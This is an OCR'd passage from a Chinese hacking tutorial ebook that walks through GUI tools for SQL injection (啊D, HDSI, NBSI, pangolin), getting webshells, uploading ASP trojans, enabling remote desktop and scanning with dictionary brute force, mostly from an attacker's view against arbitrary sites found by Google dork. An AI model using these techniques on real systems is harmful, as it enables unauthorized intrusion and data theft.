


图13



图14

和其它注入工具比起来，啊D的最大优点便是批量扫描注入点了。在“扫描注入点”这一选项框中，输入检测网址：“www.Google.com”，然后以关键词：“inurl:asp?id”进行搜索，如图14。

这个时候啊D便会自动检测网页连接中的注入点，因为goolge默认搜索结果一页显示的是十项，我们可以进入“advanced search”里后将“results per page”改成100，如图15。




图15

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com



图 16

这时再次搜索，结果令人兴奋，如图 16。

看到了吧？效果还是不错的。俗话说，优点就是缺点，其批量扫描注入点的功能在准确性上不是太理想，误报时有发生。大家注意看图 16 中的结果，第 2 和第 3 行 Google 的连接就被误报出两个注入点。

因为是注入工具，所以找到注入点后需要的操作，如猜表、猜列名、猜后台等，这个工具都可以完成。我们随便找个注入点，右键选择“注入检测”，现在“注入连接”处已经有地址了，我们直接单击“检测”，不一会儿就可以看到结果，如图 17。

这里有一点要提前说明一下，那就是要注意，不同的数据库，要不同的对待。大家还记得前面提到过的数据库知识吧？啊 D 只支持 MSSQL 和 ACCESS 数据库，一般碰到 ACCESS 数据库的做法是猜后台、猜表、猜列名。

我们看到图 17 中提示的是 ACCESS 数据库，这时单击“检测表段”，程序会自动检测当前网站数据库中有多少个表段。如图 18，猜解出了一个“news”表段。




图 17




图 18

接下来当然是继续猜解了，我们双击猜解出来的“news”表段，但很遗憾，没有猜出任何字段了。对于 ACCESS 数据库猜解的基本操作就是这样，有时猜解出来的结果可能是明文（即没有经过任何加密方式加密）或密文（大多数为 md5 加密），我们拿到用户名和密码就可以找后台进行登录了。

如果我们扫描到的注入点是 MSSQL 的数据库呢？如图 19。

如果数据库类型为 MSSQL，接下来的操作除了和 ACCESS 数据库的一样外，还可以利用 db 权限列目录。大家可以看到，在图 19 中当前的权限为 DB，不是 SA，如果是 SA 就可以使用第二章中所讲到的方法提权了。

虽然是 DB 权限，我们也是可以通过列目录然后备份的方法来得到 Webshell 的。点击啊 D 左边的“相关

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

工具”，再按“目录查看”就会开始猜解内容了，如图20。




图19




图20

可惜了，又是一个意外情况，如果不出现意外，我们是可以看到C盘内容的。这个工具还有旁注/上传的功能，输入要查询的网址，就可以查看这个IP上到底有多少个域名了，如图21，不过实战中用得比较少。

当然了，如果权限是SA的话，我们可以再利用“CMD/上传”来执行命令或者上传ASP等脚本文件。

好了，讲了这么多，我们再来看看教主写的HDSI这款工具，运行后界面如图22。




图21




图22

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

和啊D的功能相比，其吸引人的就是getWebshell和php注入了。而且我前面已经说过，啊D的误报率比较高，我们来对比两张图，如图23、图24。




图23

看到没，啊D检测出来的注入点数据库为ACCESS或其它，而HDSI检测出来的是PUBLIC权限的MSSQL数据库。工具是人写的，程序误报很正常，一个注入点是不是真正的可以注入，除了依靠工具外，还得学会自己手工检查。

对于HDSI来说，在“高级命令”这一栏里有一个功能比较引人关注，那就是“开启3389”，如图25。

当然了，这些功能都是建立在MSSQL数据库的SA权限上使用的。在“getWebshell”这个功能里，主要的原理是利用了备份，备份的关键是要得到目标站点的物理路径，如图26。




图24




图25




图26

免责申本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

至于PHP注入功能，可惜的是还需要输入php关键词，因此这个功能用得不是太多。一般来说，攻击者主要是利用这个工具对付MSSQL的注入点。

还有一款比较有资历的工具，那就是NBSI，其功能除了其它工具都有的列目录、读注册表、执行命令等，速度和准确性都不错。我们将刚才用啊D和HDSI都没有检测出来的那个站做为测试，NBSI的检测结果如图27。




图27

看到没有，不仅把当前用户检测出来了，还检测出来了当前库名，而且程序还在继续检测，这说明NBSI在准确性上确实很高。另外，NBSI在执行命令（SA权限下）时，可以利用sp_oacreate和JOB的方式来执行，这点我想大家在第二章里就遇到过了。如图28，为执行命令时的情况，其它功能大家自己研究吧。



图28

我们已经提到了MSSQL类型和ACCESS类型的注入工具，还没有提到MYSQL类型的。前面讲MYSQL弱口令的时候，大家都知道和MYSQL搭配的脚本语言一般为PHP。而PHP如果发生注入的话，除了常见的猜表外，还有读取文件甚至直接通过注入写shell。不过就一般经验而言，如果是猜表的话，利用工具就够了，但一般PHP的手工注入还是比较简单的。

这里我演示一下casiv 4.0版这款MYSQL类型数据库注入工具。在找到注入点后，只要单击“scannum”按钮就会自动找出有多少个字段了，如图29。




图29

看到了吗？一共有九个字段，在第一个和第八个字段的地方有内容显示。接下来可以尝试进行暴一下源代码之类的工作，工具上面的提示也已经很清楚了，可

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

以暴后台、暴表列等。因为PHP注入没有MSSQL灵活，所以我推荐大家在学习的时候还是手工注入为好，用工具的不可预知的情况太多。

说完了这些老工具，就不得不提到一些新工具了，具有代表性的就是pangolin，它支持多种数据库的注入，如比较少见的oracle和informix等都支持。运行程序后，界面如图30，功能还是比较强大的。




图30

每月及時觀看每月刊書籍

注入类的工具就说到这里吧，我只选取了几个比较有代表性的进行了演示，还有一些工具没有提到。对于注入来说，不管是哪一种，工具并不太靠谱，大家学会手工注入才是王道，这样应付各种情况时就可以随机应变了。

4.1.3 数据库类的工具

其实这类工具就是在知道用户名和密码的情况下进行上传文件、对注册表进行操作等，其中在第二章讲到的“sql综合利用工具”就是这样的一个例子。使用该程序连接上主机后，在“利用目录”这个菜单里有许多命令可以选择，如“执行dos命令”，执行后的效果如图31。




图31




图32

这里只是粗略的提一下，让大家知道有这么一个工具，像“查询分析器”这个工具也属于此类。它们在管理员手中就是一个管理工具，在入侵者手中就是一个攻击武器。

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

这里给大家介绍个工具“mssql上传利用工具”，如图32。在sa权限下如果无法执行命令，又无法通过备份得到shell的话，可以利用此工具远程写一个脚本木马到服务器上。

这里有一点要注意，文件一定要是txt格式的，保存位置当然是指目标服务器的物理路径了，如c:/wwwroot/2.asp，这样txt格式的脚本文件就可以直接转成asp格式的。

通常，国内的这些工具应付一些常见的攻击就足够了，而国外的工具还可以对各种数据库服务器进行检测，找找数据库有哪些漏洞。我就拿检测MSSQL的一款工具“NGSSQuirrel for SQL Server”来做说明，运行程序后界面如图33。

这个工具也是可以自己设置的，默认的是只扫描用户名为sa，且密码为空的服务器。不过，这些可以在“scan”->“scan settings”里进行设置，如选择字典和要扫描的用户名。

一切设置好后，单击“scan”按钮，然后添加要扫描的主机（可以对单个IP或进行大范围的IP段探测）。接着在左侧的树叉列选中主机，在主机名上按鼠标右键选择“scan this host”就会自动检测了，检测进度如图34。




图33




图34

速度很快，一会儿便看到了扫描结果，如图35。

192.168.1.203是一台用户名为sa，密码为空的机器。程序竟然可以把所有的相关信息都列出来，我们随便找一项打开看看，如图36。

蓝色是得到的一些服务器信息，而红色则代表服务器存在的一些问题，如图37。




图35




图36

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

怎么样？是不是感觉功能很强大？我想，做为网管的话，用这款工具检测自己的数据库服务器还是比较好的，而用在攻击者的手中就很让人不安。NG 系列还有针对 oracle 等其它数据库的工具，大家可以到网站 http://www.databasesecurity.com/ 了解更多关于数据库方面的工具，这里就不再讲了。

4.1.4 综合检测类工具

所谓的综合检测类工具自然是指将各类其它工具常用的功能集合在一起的程序，这里我向大家推荐三款。首先看看国人开发的 x-scan（其实流光也不错的），在“设置”按键里，我们可以看到许多的选项，如图 38。

功能很多哦，各种弱口令都可以探测。不过说句实话，因为这款工具开发得较早，现在用起来就有点过时了。这款工具的一个特点就是可以自定义字典扫描，只要双击在“字典文件设置”右侧出现的字典文件，就可以使用自己收集的字典来进行探测，如图 39。



图 37




图 38




图 39

这个功能现在很多时候其实是可以用到的，如内网渗透时，把收集到的管理员信息做成一个字典，然后进行暴力探测。

接下来介绍的也是国人写的软件 jsky，功能也不错，而且是才开发出来没有多长时间，所以能够自如的适应现在的网页扫描。原理是通过蜘蛛爬行找出 URL，然后判断是否有注入，是否有 XSS 等危害。

运行程序后，点击“FILE”，选择“new scan”，在“url”里填入你欲扫描的网址，如图 40。

接着便可以一路“next”直到“finish”就完成了扫描的配置。这时再点击“scan”便可以开始扫描了，

每月及時觀看電子刊書籍
就上海客安全網 www.176ku.com
bbs.hh010.com
免责申明 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com




图40




图41

速度还不错，扫描结果如图41。如果网站比较大的话，那就挺耗时间的。

先看左侧，一些敏感的目录以及目录下面存在的文件都被扫描出来了。再来看右侧，如“sql injection”等一些漏洞都显而易见了，我们可以打开“+”号看到存在漏洞的地址。而且jsky自带pangolin，当我们从展开的“sql injection”里看到有注入网址后，右击选择“pen-test this vnlnerabilities”就会自动加载当前URL到pangolin进行注入检测，如图42。

接下来还要介绍一款工具，名字叫做Web Vulnerability Scanner，这款国外软件的功能也很强大（不是一般的强大哦），块头也比较大，扫描的时候比较占CPU和内存资源。




图42

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

运行程序后，如果只做目录扫描的话，点击“Web scanner”在“strat url”里填入你要扫描的网址，然后点击“start”即可。过一段时间后，我们便可以查看结果了，如图43。

